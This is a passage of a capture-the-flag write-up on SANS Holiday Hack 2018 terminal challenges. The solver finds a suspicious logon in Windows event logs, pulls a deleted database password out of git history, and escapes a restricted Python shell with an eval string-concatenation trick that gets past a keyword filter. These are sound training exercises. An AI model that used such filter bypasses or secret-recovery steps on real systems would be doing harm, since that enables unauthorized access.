<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">46825</Data>
--More--
```


[13] https://www.ziemba.ninja/?p=66

Now that we've found the machine which was surreptitiously logged into, we can search the logs for this machine and any successful logins. This technique leads us to a successful logon attempt from minty.candycane:



```
<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:05:03.702278"></TimeCreated>
<EventRecordID>240171</EventRecordID>
<Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}" RelatedActivityID=""></Correl
ation>
<Execution ProcessID="664" ThreadID="15576"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="SubjectDomainName">EM.KRINGLECON</Data>
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-1156</Data>
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000000114a4fe</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{d1a830e3-d804-588d-aea1-48b8610c3cc1}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">38283</Data>
<Data Name="ImpersonationLevel">%%1833</Data>
--More--
```

We therefore submit this answer to runtoanswer and are told that this is the correct user – challenge solved!




```
MMN0dlllll0MMkllxMMMMMMMMMMMMMN0xollllokKWMMMMMMMMMMMMMollKMMklllllx0NMM
MW0xolllolxOxllxMMNxdOMMMMMWMMMMMWxlOMMMMWWMMMMMWkdkWMMollOOdlollllokKMM
M0lldkKWMNklllldNMKlloMMMNolok0NMxl0MX0xolxMMMXlllNMXollllo0NMNKkoloXM
MMWWMMWXOdllllokdldxlloWMMXlllllllooloollllllWMMXlllxolxxollllx0NMMMNWMM
MMMN0kollllx0NMMW0olllll0NMKlloN0kollllokKKlllWMXklllldKMMWXOdllllokKWMMM
MMOllldOKWMMMMkollox0OdldxlloMMMMxlOMMMNlllxoox0OxllloOMMMMWKkollllKMM
MMW0KNMMMMMMMMKkOXWMMMW0olllo0NMMxl0MWXklllldXMMMMWKkkXMMMMMMMMX0KWMM
MMMMMMMMMMMMMMMMMMMMW0xollox0Odlokdlxxoox00xlllokKWMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMWolllllOWMMMMNkllllloOWMMMMNxlllllxMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMN0xllllokK0xookdlxxookK0xollokKWMMMMMMMMMMMMMMMMMMM
MMWKKWMMMMMMMMKk0XMMMMW0olllloOXMMxl0MWKklllldKWMMMMWXOOXMMMMMMMMNKKMMM
MMkllldOXWMMMMklllok00xoodlloMMMMxlOMMMNlllxook00xolloOMMMMWKkdlllKMM
MMMN0xollox0NMMW0olllllONMKlloNKkollldOKKlllWMXklllldKWMMX0xllllok0NMMM
MMWWMMWKkollldkxlodlloWMMXlllllllooloollllllWMMXlllxooxkollldOXMMMWMMM
M0lldOXWMNklllldNMKlloMMMNolox0XMxl0WXOxlldMMMXlllNMXollloOWMWKkdloXM
MW0xllllodldOxllxMMNxdOMMMMMNMMMMMxlOMMMMWNMMMMMWxdxWMMollkkoldllllokKWM
MMN0xlllll0MMkllxMMMMMMMMMMMMMNKkollllokKWMMMMMMMMMMMMMollKMMklllllkKWMM
MkldOXollKMMkllxMMMMMMMMMMMMxllloolool ll0MMMMMMMMMMMMMollKMMkllxKkol0M
MWWMMMdllKMMkllxMMMMMMMMMMMMXO0XMxl0WXOONMMMMMMMMMMMMMollKMMOllkMMMWMM
MMMMMMNKKMMMkllxMMMMMMMMMMMMMMMMN0oldKWMMMMMMMMMMMMMMMMollKMMWKKWMMMMMM
MMMMMMMMMMMMXkxXMMMMMMMMMMMMWKkollllllldOXMMMMMMMMMMMM0xkWMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMX0xllllok0xlk0xollox0NMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMXollldOXMMMxlOMMWXOdllldWMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMW0OKWMMWKkollldOXWMMN0kKMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMklllooloollo0MMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMXOOXMxl0WKOONMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMkl0MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWXMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

Silly Minty Candycane, well this is what she gets.
"Winter2018" isn't for The Internets.
Passwords formed with season-year are on the hackers' list.
Maybe we should look at guidance published by the NIST?

Congratulations!

elf@09c6ab816c86:~$
```

Now someone go and tell Minty Candycane about directflatteryreindeerstable!!


Dev Ops Fail

Sparkle Redberry seems to have gitten herself into a pickle by including her credentials in a git repo. Yes, another one. By examining the git log (and Sparkle using helpful commit comments), we can quickly identify when this occurred:




```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings in
config.js.def need to be updated before use
```

However, there isn't a file called config.js, only a file called config.def.js, in server/config:



```
elf@f182fcc473a4:~/kcconfmgmt$ find . -name config*
././.git/config
./server/config
./server/config/config.js.def
elf@f182fcc473a4:~/kcconfmgmt$ cd server/config
elf@f182fcc473a4:~/kcconfmgmt/server/config$ ls
config.js.def  passport.js
elf@f182fcc473a4:~/kcconfmgmt/server/config$
```

We can assume however that the file called config.js used to exist in this directory, then use the power of git to show the deleted file. From the git log, we can see the change was made 10 versions ago, so run a git command to show us that file at that time:




```
elf@e5275c1d31b8:~/kcconfmgmt/server/config$ git show HEAD~10:server/config/config.js
// Database URL
module.exports = {
    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
};
```

Oh dear Sparkle Redberry. With this, Alabaster Snowballs password, Wurnose Openslae and his password in memory, Minty Candycane and her weak credentials, I'm starting to think that Santa should send his elves on some sort of security awareness course[14]!!


We submit this to runtoanswer, et voila:

[14] https://www.sans.org/security-awareness-training




```
elf@f182fcc473a4:~$ ./runtoanswer
Loading, please wait......



Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!
```

Python Escape from LA




```
To complete this challenge, escape Python
and run ./i_escaped
>>> import
Use of the command import is prohibited for this question.
>>> exec
Use of the command exec is prohibited for this question.
>>> eval
<built-in function eval>
>>>
```

Sugarplum Mary has gotten herself trapped inside a Python shellcatraz and needs out help to escape. Whoever made this restricted shell has thought of blocking most useful keywords, however with some help from Mark Baggett[15], we can use inbuilt Python libraries to run operating system commands:



```
>>> oss = eval('os.' + 'system("ls")')
i_escaped
>>>
```

Running this allows us to successfully escape the Python shell:



```
>>> oss = eval('os.' + 'system("./i_escaped")')
Loading, please wait......

That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

>>>
```

Escape from Shellcatraz!!

[15] https://www.youtube.com/watch?v=ZVx2Sxl3B9c